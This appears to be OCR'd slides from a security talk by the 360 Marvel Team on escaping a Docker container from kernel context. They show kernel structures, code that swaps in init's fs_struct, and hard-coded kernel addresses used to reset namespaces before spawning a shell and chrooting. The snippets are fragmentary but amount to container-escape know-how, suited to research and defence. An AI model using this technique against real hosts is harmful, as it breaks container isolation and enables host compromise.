
```
struct nsproxy {
    atomic_t count;
    struct uts_namespace *uts_ns;
    struct ipc_namespace *ipc_ns;
    struct mnt_namespace *mnt_ns;
    struct pid_namespace *pid_ns_for_children;
    struct net        *net_ns;
};
```

TASK_STRUCT

```
task_struct{
        pid_t pid;
        pid_t tgid;
        struct fs_struct fs;
        struct pid_link pids[PIDTYPE_MAX];
        struct nsproxy *nsproxy;
        ..........
        struct task_group *sched_task_group;
        struct task_struct __rcu *real_parent;
}
```

CHROOT

```
struct mnt_namespace {
        struct mount *  root;
        .........
}
```



FS_STRUCT

```
struct fs_struct {
        int users;
        spinlock_t lock;
        seqcount_t seq;
        int umask;
        int in_exec;
        struct path root, pwd;
};
```


KEY POINTS

GET INTO KERNEL

GET
INIT FS_STRUCT

RESET
CONTAINER
NAMESPACES


ESCAPE POINT



GET FS_STRUCT

```
struct fs_struct init_fs = {
        .users          = 1,
        .lock           = __RW_LOCK_UNLOCKED(init_fs.lock),
        .umask          = 0022,
};
```

GET FS_STRUCT




```
struct task_struct *task =
get_current();
while(task->pid!=1){
task=task->real_parent;
}
init_fs = task->fs
```

CHANGE FS_STRUCT

```
void daemonize_fs_struct(void)
{
        struct fs_struct *fs = current->fs;

        if (fs) {
                int kill;
                task_lock(current);
                write_lock(&init_fs.lock);
                init_fs.users++;
                write_unlock(&init_fs.lock);
                write_lock(&fs->lock);
                current->fs = &init_fs;
                kill = !--fs->users;
                write_unlock(&fs->lock);
                task_unlock(current);
                if (kill)
                        free_fs_struct(fs);
        }
}
```

```
void pull_fs(struct task_struct *tsk,
    struct fs_struct *new_fs)
{
        struct fs_struct *fs = tsk->fs;

        if (fs) {
                int kill;
                task_lock(tsk);
                spin_lock(&fs->lock);
                tsk->fs = new_fs;
                kill = !--fs->users;
                spin_unlock(&fs->lock);
                task_unlock(tsk);
        }
        if(kill)
                free_fs_struct(fs)
}
```

SWITCT NSPROXY

```
create_new_namespaces=0xffffffff8108aa10;
switch_task_namespaces=0xffffffff8108adb0;
```


```
{
  struct task_struct *tsk = get_current();
  new_proxy=create_new_namespaces(clone_flags,tsk,uns,tsk->fs);
   ……/*reset new_proxy*/
  switch_task_namespaces(tsk,new_proxy)
}
```

SWITCH NSPROXY

- shell
- mount
- chroot

Docker Escape Demonstration

VIDEO


Applications Places gedit
Mon 04:38 rockl
root@localhost:/home/rockl/exp/drive
File Edit View Search Terminal Help
[root@localhost drive]#
*Unsaved Document 1 - gedit
File Edit View Search Tools Documents
Open Save Undo
*Unsaved Document 1
360 Marvel Team
Plain Text Tab Width: 8 Ln 1, Col 1 INS
[rockl@localhost:~]
*Unsaved Document 1 - gedit
root@localhost:/home/rockl/exp...
1 / 4

Thanks&QA

wangshengping@360.cn
liuxu-c@360.cn